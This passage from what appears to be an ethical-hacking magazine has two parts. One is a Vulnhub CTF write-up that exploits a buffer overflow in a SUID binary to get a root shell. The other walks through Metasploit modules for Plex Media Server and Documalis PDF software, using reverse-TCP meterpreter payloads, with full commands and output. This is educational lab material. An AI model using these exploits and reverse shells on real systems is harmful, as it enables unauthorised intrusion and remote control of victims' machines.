0x00001120 getegid@plt
0x00001130 puts@plt
0x00001140 system@plt
0x00001150 __libc_start_main@plt
0x00001160 setresgid@plt
0x00001170 _start
0x000011b0 __x86.get_pc_thunk.bx
```

```

0x000011c0 deregister_tm_clones
0x00001200 register_tm_clones
0x00001250 __do_global_dtors_aux
0x000012a0 frame_dummy
0x000012a9 __x86.get_pc_thunk.dx
0x000012ad secret
0x00001311 overflow
0x00001380 main
0x000013a0 __x86.get_pc_thunk.ax
0x000013b0 __libc_csu_init
0x00001420 __libc_csu_fini
0x00001425 __x86.get_pc_thunk.bp
0x0000142c _fini
gdb-peda$

```

I decided to check the code of the "secret" function. This can be done using the `disas` command as shown below.

```

gdb-peda$ disas secret
Dump of assembler code for function secret:
0x565562ad <+0>:      endbr32
0x565562b1 <+4>:      push    ebp
0x565562b2 <+5>:      mov     ebp,esp
0x565562b4 <+7>:      push    ebx
0x565562b5 <+8>:      sub     esp,0x14
0x565562b8 <+11>:     call   0x565561b0 <__x86.get_pc_thunk.bx>
0x565562bd <+16>:     add     ebx,0x2cff
0x565562c3 <+22>:     call   0x56556110 <geteuid@plt>
0x565562c8 <+27>:     mov     DWORD PTR [ebp-0xc],eax
0x565562cb <+30>:     sub     esp,0x4
0x565562ce <+33>:     push   DWORD PTR [ebp-0xc]
0x565562d1 <+36>:     push   DWORD PTR [ebp-0xc]
0x565562d4 <+39>:     push   DWORD PTR [ebp-0xc]
0x565562d7 <+42>:     call   0x565560e0 <setresuid@plt>
0x565562dc <+47>:     add     esp,0x10
0x565562df <+50>:     call   0x56556120 <getegid@plt>
0x565562e4 <+55>:     mov     DWORD PTR [ebp-0x10],eax
0x565562e7 <+58>:     sub     esp,0x4
0x565562ea <+61>:     push   DWORD PTR [ebp-0x10]
0x565562ed <+64>:     push   DWORD PTR [ebp-0x10]
0x565562f0 <+67>:     push   DWORD PTR [ebp-0x10]
0x565562f3 <+70>:     call   0x56556160 <setresgid@plt>
0x565562f8 <+75>:     add     esp,0x10
0x565562fb <+78>:     sub     esp,0xc
0x565562fe <+81>:     lea    eax,[ebx-0x1fb4]
0x56556304 <+87>:     push   eax
0x56556305 <+88>:     call   0x56556140 <system@plt>
0x5655630a <+93>:     add     esp,0x10
0x5655630d <+96>:     mov     ebx,DWORD PTR [ebp-0x4]
0x56556310 <+99>:     leave
0x56556311 <+100>:    ret

```

In the "secret" function, it can be seen that there is a call to "system" function. SO this may be the function we need. This function starts at memory address 0x565562ad. Since we know the offset is 516 characters, adding 516 characters to the memory address 0x565562ad should allow me to access /bin/bash. This memory address should be added in the reverse order as shown below.

```

fox@FoxHole:~$ python3 -c 'print("H"*516 + "\xad\x62\x55\x56")' > crash3
fox@FoxHole:~$

```

Here, I add 516 characters of "H" to the above mentioned memory address and save it to the file crash3. I once again ran the GiveMeRootPlz script by feeding it the newly created file named crash3.

```

gdb-peda$ r < crash3
Starting program: /home/fox/GiveMeRootPlz < crash3

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password

Program received signal SIGSEGV, Segmentation fault.
[----- registers -----]
EAX: 0x0
EBX: 0x48484848 ('HHHH')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb5000 → 0x1e6d6c
EDI: 0xf7fb5000 → 0x1e6d6c
EBP: 0x48484848 ('HHHH')
ESP: 0xffffd570 → 0xf7fb0056 → 0xc7410c0e
EIP: 0x5562adc2
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
Invalid $PC address: 0x5562adc2
[----- stack -----]
0000 | 0xffffd570 → 0xf7fb0056 → 0xc7410c0e
0004 | 0xffffd574 → 0xf7fb5000 → 0x1e6d6c
0008 | 0xffffd578 → 0x0
0012 | 0xffffd57c → 0xf7decee5 (<__libc_start_main+245>:      add    esp,0x10)
0016 | 0xffffd580 → 0x1
0020 | 0xffffd584 → 0xffffd614 → 0xffffd75c ("/home/fox/GiveMeRootPlz")
0024 | 0xffffd588 → 0xffffd61c → 0xffffd774 ("SHELL=/bin/bash")
0028 | 0xffffd58c → 0xffffd5a4 → 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x5562adc2 in ?? ()
gdb-peda$

```

But the program crashed once again. This time the crash occurred at a different memory address. After checking and rechecking, I decided to tinker with the input. I added only 515 characters of "H" to the address and ran the program again.

```

fox@FoxHole:~$ python3 -c 'print("H"*515 + "\xad\x62\x55\x56")' > crash3
fox@FoxHole:~$

```

```

gdb-peda$ r < crash3
Starting program: /home/fox/GiveMeRootPlz < crash3

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
[Attaching after process 1475 vfork to child process 1476]
[New inferior 2 (process 1476)]
[Detaching vfork parent process 1475 after child exec]
[Inferior 1 (process 1475) detached]
process 1476 is executing new program: /usr/bin/dash
[Attaching after process 1476 fork to child process 1477]
[New inferior 3 (process 1477)]
[Detaching after fork from parent process 1476]
[Inferior 2 (process 1476) detached]
process 1477 is executing new program: /usr/bin/bash
[Inferior 3 (process 1477) exited normally]
Warning: not running

```

This time the program did not crash and the good thing is, it called bash. It's time to understand what's happening exactly in detail. For this, I disassemble the code of the "overflow" function where the vulnerability exists.

```
gdb-peda$ disas overflow
```

```
Dump of assembler code for function overflow:
```

```
0x56556312 <+0>:      endbr32
0x56556316 <+4>:      push   ebp
0x56556317 <+5>:      mov    ebp,esp
0x56556319 <+7>:      push   ebx
0x5655631a <+8>:      sub    esp,0x204
0x56556320 <+14>:     call  0x565561b0 <__x86.get_pc_thunk.bx>
0x56556325 <+19>:     add    ebx,0x2c97
0x5655632b <+25>:     sub    esp,0xc
0x5655632e <+28>:     lea   eax,[ebx-0x1fa8]
0x56556334 <+34>:     push   eax
0x56556335 <+35>:     call  0x565560f0 <printf@plt>
0x5655633a <+40>:     add    esp,0x10
0x5655633d <+43>:     sub    esp,0xc
0x56556340 <+46>:     lea   eax,[ebp-0x200]
0x56556346 <+52>:     push   eax

0x56556347 <+53>:     call  0x56556100 <gets@plt>
0x5655634c <+58>:     add    esp,0x10
0x5655634f <+61>:     mov    DWORD PTR [ebp-0xc],eax
0x56556352 <+64>:     sub    esp,0xc
0x56556355 <+67>:     lea   eax,[ebx-0x1f88]
0x5655635b <+73>:     push   eax
0x5655635c <+74>:     call  0x565560f0 <printf@plt>
0x56556361 <+79>:     add    esp,0x10
0x56556364 <+82>:     sub    esp,0xc
0x56556367 <+85>:     lea   eax,[ebx-0x1f6c]
0x5655636d <+91>:     push   eax
0x5655636e <+92>:     call  0x56556130 <puts@plt>
0x56556373 <+97>:     add    esp,0x10
0x56556376 <+100>:    mov    eax,0x0
0x5655637b <+105>:    mov    ebx,DWORD PTR [ebp-0x4]
0x5655637e <+108>:    leave
0x5655637f <+109>:    ret
```

```
End of assembler dump.
```

For better understanding, I create a breakpoint at the ret command.

```
gdb-peda$ break *0x5655637f
Breakpoint 1 at 0x5655637f
gdb-peda$
```

This break point stops the execution at the ret command. This will allow us to understand what's happening when ret command is executed.

```
gdb-peda$ r < crash3
Starting program: /home/fox/GiveMeRootPlz < crash3

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
|----- registers -----|
EAX: 0x0
EBX: 0x48484848 ('HHHH')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb5000 -> 0x1e6d6c
EDI: 0xf7fb5000 -> 0x1e6d6c
EBP: 0xc2484848
ESP: 0xffff056c -> 0x565562ad (<secret>:      endbr32)
EIP: 0x5655637f (<overflow+109>:      ret)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

0x56556376 <overflow+100>:  mov    eax,0x0
0x5655637b <overflow+105>:  mov    ebx,DWORD PTR [ebp-0x4]
0x5655637e <overflow+108>:  leave
=> 0x5655637f <overflow+109>:  ret
0x56556380 <main>:      endbr32
0x56556384 <main+4>:    push   ebp
```



We can see in the stack that the execution moves to the "secret" function.

```
stack
0000 0xffffd56c → 0x565562ad (<secret>: endbr32)
0004 0xffffd570 → 0xffffd56c → 0x1ebdb0c
0008 0xffffd574 → 0xf7fb5000 → 0x1e6d6c
0012 0xffffd578 → 0x0
0016 0xffffd57c → 0xf7decee5 (<__libc_start_main+245>: add esp,0x10)
0020 0xffffd580 → 0x1
0024 0xffffd584 → 0xffffd614 → 0xffffd75c ("/home/fox/GiveMeRootPlz")
0028 0xffffd588 → 0xffffd01c → 0xffffd774 ("SHELL=/bin/bash")

Legend: code, data, rodata, value

Breakpoint 1, 0x5655637f in overflow ()
gdb-peda$
```

Let's disassemble the code of "secret" function again.

```
gdb-peda$ disas secret
Dump of assembler code for function secret:
0x565562ad <+0>: endbr32
0x565562b1 <+4>: push ebp
0x565562b2 <+5>: mov ebp,esp
0x565562b4 <+7>: push ebx
0x565562b5 <+8>: sub esp,0x14
0x565562b8 <+11>: call 0x565561b0 <__x86.get_pc_thunk.bx>
0x565562bd <+16>: add ebx,0x2cff
0x565562c3 <+22>: call 0x56556110 <geteuid@plt>
0x565562c8 <+27>: mov DWORD PTR [ebp-0xc],eax
0x565562cb <+30>: sub esp,0x4
0x565562ce <+33>: push DWORD PTR [ebp-0xc]
0x565562d1 <+36>: push DWORD PTR [ebp-0xc]
0x565562d4 <+39>: push DWORD PTR [ebp-0xc]
0x565562d7 <+42>: call 0x565560e0 <setresuid@plt>
0x565562dc <+47>: add esp,0x10
0x565562df <+50>: call 0x56556120 <getegid@plt>
0x565562e4 <+55>: mov DWORD PTR [ebp-0x10],eax
0x565562e7 <+58>: sub esp,0x4
0x565562ea <+61>: push DWORD PTR [ebp-0x10]
0x565562ed <+64>: push DWORD PTR [ebp-0x10]
0x565562f0 <+67>: push DWORD PTR [ebp-0x10]
0x565562f3 <+70>: call 0x56556160 <setresgid@plt>
0x565562f8 <+75>: add esp,0x10
0x565562fb <+78>: sub esp,0xc
0x565562fe <+81>: lea eax,[ebx-0x1fb4]
0x56556304 <+87>: push eax
0x56556305 <+88>: call 0x56556140 <system@plt>
0x5655630a <+93>: add esp,0x10
0x5655630d <+96>: mov ebx,DWORD PTR [ebp-0x4]
0x56556310 <+99>: leave
0x56556311 <+100>: ret
End of assembler dump.
gdb-peda$
```

The highlighted instruction is of utmost importance to us. lea stands for "load effective address". ebx here is the source operand whereas eax is the destination operand. This instruction takes whatever data is at the address specified by the source operand and loads it into the destination operands. So what we have to do now is feed the input in crash3 to the program "GiveMeRootPlz" to get the shell on the target.

```
fox@FoxHole:~$ cat crash3 | ./GiveMeRootPlz

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
Segmentation fault (core dumped)
fox@FoxHole:~$
```

The program once again crashed without giving us any shell. But why? It seems when `cat ra-n`, `bash` closed `STDIN` (standard input). `STDIN` is used to provide input. The `|` symbol stands for piping in which we redirect one input into another. Here we are redirecting the output of `cat` command to the `GiveMeRootPlz` script.

The above problem occurred because as soon as we ran `cat` command, the terminal closed and stopped taking any more input. Hence the program crashed. What is the solution now?. Simple, we force the standard input to stay open by running `cat` command without any input.

```
fox@FoxHole:~$ cat
hchc
hchc
crash3
crash3
^C
fox@FoxHole:~$ █
```

Hitting `CTRL+C` will get us out of the terminal by keeping `STDIN` open. Then doing as shown below will give us a root shell.

```
fox@FoxHole:~$ id
uid=1000(fox) gid=1000(fox) groups=1000(fox),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
fox@FoxHole:~$ (cat crash3; cat) | ./GiveMeRootPlz

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
id
uid=0(root) gid=1000(fox) groups=1000(fox),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@FoxHole:~# id
id
uid=0(root) gid=1000(fox) groups=1000(fox),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
root@FoxHole:~# █
```

The only thing left to do is viewing the root flag.

```
root@FoxHole:~# pwd
/home/fox
root@FoxHole:~# cd /root
cd /root
root@FoxHole:/root# ls
ls
flag.txt
root@FoxHole:/root# cat flag.txt
cat flag.txt
```



```
Congradulations! You got root!  
Thank you for taking the time to do my very first Vulnhub box, FoxHole!  
-purpl3f0x  
root@FoxHole:/root#
```

With this the challenge is completed. We will be back with another CTF challenge in our next Issue.

[D - Link Wifi Manager RCE, Linux Container Enumeration Modules & more](#)

## METASPLOIT THIS MONTH

Welcome to the September 2020's Metasploit This Month feature. Let us see the latest exploit modules of Metasploit.

### [Plex Media Server Windows RCE Module](#)

**TARGET: Plex Media Server < 1.19.3**      **TYPE: Remote**      **ANTI-Malware : OFF**

Plex Media Server is a client-server media player application that runs on Windows, macOS, and Linux. The above mentioned versions of Plex have an authenticated RCE vulnerability. However this can only be exploited on Windows. In this attack, any authenticated attacker can create a photo library and add malicious files to it. After setting the Windows only Plex variable `LocalAppDataPath` to the newly created photo library, a file named `Dict` will be unpickled, which causes an RCE as the user who started Plex.

This was tested on Plex Media Server 1.18.5.2309 running on Windows 10. The download information of the vulnerable software is given in our Github repository. The Plex server needs to be claimed by an account as this module needs a Plex Token to work. Let's see how this module works. Load the plex\_unpickle\_dict\_rce module.

```
msf5 > use exploit/windows/http/plex_unpickle_dict_rce  
[*] Using configured payload python/meterpreter/reverse_tcp
```

All your doubts, queries and questions related to ethical hacking and penetration testing can be mailed to

[editor@hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com)

or you can get to us at our Facebook Page

[Hackercool Magazine](#)

or

tweet us at [@hackercoolmagz](#)

```
msf5 exploit(windows/http/plex_unpickle_dict_rce) > show options
```

Module options (exploit/windows/http/plex\_unpickle\_dict\_rce):

Name	Current Setting	Required	Description
ALBUM_NAME		yes	Name of Album
LIBRARY_PATH	C:\Users\Public	yes	Path to write picture library to
PLEX_TOKEN		yes	Admin Authenticated X-Plex-Token
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
REBOOT_SLEEP	15	yes	Time to wait for Plex to restart
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	32400	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connection

Plex access token can be obtained from the target machine using a debugger as shown below.

The screenshot shows a web browser window displaying the Plex home screen. The URL is 127.0.0.1:32400/web/index.html. The browser's developer tools are open, showing the Local Storage tab. The local storage contains several items, including a key named 'myPlexAccessToken' with the value 'mFLcTHVbwVph3btSVss'. The browser interface shows a navigation menu with 'Home', 'Web Shows', and 'News' options. The main content area displays 'Your home screen is empty' with a 'RESET CUSTOMIZATION' button.

Set all the required options and check if the target is vulnerable or not.

```
msf5 exploit(windows/http/plex_unpickle_dict_rce) > set rhosts 192.168.36.129
rhosts => 192.168.36.129
msf5 exploit(windows/http/plex_unpickle_dict_rce) > set album_name abc123
album_name => abc123
msf5 exploit(windows/http/plex_unpickle_dict_rce) > set lhost 192.168.36.158
lhost => 192.168.36.158
msf5 exploit(windows/http/plex_unpickle_dict_rce) > set plex_token key,value
plex_token => key,value
msf5 exploit(windows/http/plex_unpickle_dict_rce) > set plex_token mFLcTHVbwVph3btSVss
plex_token => mFLcTHVbwVph3btSVss
msf5 exploit(windows/http/plex_unpickle_dict_rce) >
```

```
msf5 exploit(windows/http/plex_unpickle_dict_rce) > check
```

```
[*] Gathering Plex Config
[*] Server Name: DESKTOP-U061SVS
[+] Server OS: Windows (10.0 (Build 17134))
[+] Server Version: 1.18.5.2309-f5213a238
[+] Camera Upload: 1
[+] 192.168.36.129:32400 - The target is vulnerable.
msf5 exploit(windows/http/plex_unpickle_dict_rce) > █
```

The target is vulnerable. Execute the module now.

```
msf5 exploit(windows/http/plex_unpickle_dict_rce) > run
```

```
[*] Started reverse TCP handler on 192.168.36.158:4444
[*] Gathering Plex Config
[*] Server Name: DESKTOP-U061SVS
[+] Server OS: Windows (10.0 (Build 17134))
[+] Server Version: 1.18.5.2309-f5213a238
[+] Camera Upload: 1
[*] Using album name: abc123
[*] Adding new photo library
[+] Created Photo Library: 1
[*] Adding pickled Dict to library
[*] Changing AppPath
[*] Restarting Plex
[*] Sleeping 15 seconds for server restart
[*] Cleanup Phase: Reverting changes from exploitation
[*] Changing AppPath
[*] Restarting Plex
[*] Command shell session 1 opened (192.168.36.158:4444 -> 192.168.36.129:50885) at 2020-09-26 13:15:28 -0400
[*] Deleting Photo Library
█
```

This should give us a command shell on the target system as shown in the above image.

### [Documalis Free Editor and Scanner For Windows BOF Module](#)

**TARGET: Documalis Free Editor v 5.7.2.26 & Free PDF Scanner v 5.7.2.122**

**TYPE: Local      ANTI-Malware : OFF**

Documalis Free PDF editor is a PDF editor that is used in manipulation of PDF files while Documalis Free PDF scanner is a software used for scanning PDF files. The above mentioned versions of the software do not securely validate the contents of the JPEG images in the PDF files. This vulnerability can be used to trigger a buffer overflow on stack and execute remote code on the target.

We tested this on Documalis Free PDF Editor 5.7.2.9 first running on Windows 10 target. The download information of the vulnerable software is given in our Github repository.

#	Name	Disclosure Date	Rank
0	exploit/windows/fileformat/documalis_pdf_editor_and_scanner	2020-05-22	normal
1	No	Documalis Free PDF Editor and Scanner JPEG Stack Buffer Overflow	

Let's see how this module works. Load the `documalis_pdf_editor_and_scanner` module.

```
msf6 > use exploit/windows/fileformat/documalis_pdf_editor_and_scanner
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/documalis_pdf_editor_and_scanner) > show options
```

Module options (exploit/windows/fileformat/documalis\_pdf\_editor\_and\_scanner):

Name	Current Setting	Required	Description
FILENAME	msf.pdf	no	The file name.
PDF::Encoder	ASCIIX	yes	Select encoder for JavaScript Stream, valid values are ASCII85, FLATE, and ASCIIHEX
PDF::Method	DOCUMENT	yes	Select PAGE, DOCUMENT, or ANNOTATION
PDF::MultiFilter	1	yes	Stack multiple encodings n times
PDF::Obfuscate	true	yes	Whether or not we should obfuscate the output

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.36.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

**\*\*DisablePayloadHandler: True (no handler will be created!)\*\***

Exploit target:

Set all the required options and execute the module to create the malicious payload.

```
msf6 exploit(windows/fileformat/documalis_pdf_editor_and_scanner) > run
```

```
[+] msf.pdf stored at /home/kali/.msf4/local/msf.pdf
```

```
msf6 exploit(windows/fileformat/documalis_pdf_editor_and_scanner) > █
```

Now copy this payload to the target machine. Before we open it in the target system, we need to start a listener with the same configuration that we set for the payload.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 exploit(multi/handler) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:4444
```

When the malicious payload is opened with the vulnerable Documalis Free PDF Editor, we successfully get a meterpreter session on the target as shown below.

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:4444
```

```
[*] Sending stage (175174 bytes) to 192.168.36.1
```

```
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.1:49700) at 2020-11-18 08:35:20 -0500
```

```
meterpreter > sysinfo
```


```
Computer      : ██████████
OS            : Windows 10 (10.0 Build 18362).
Architecture  : x64
System Language : en_IN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: ██████████
```

```
meterpreter >
```

For exploiting Documalis FREE PDF Scanner, the process is same and to set the target to 1.



```
msf6 > use exploit/windows/fileformat/documalis_pdf_editor_and_scanner
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
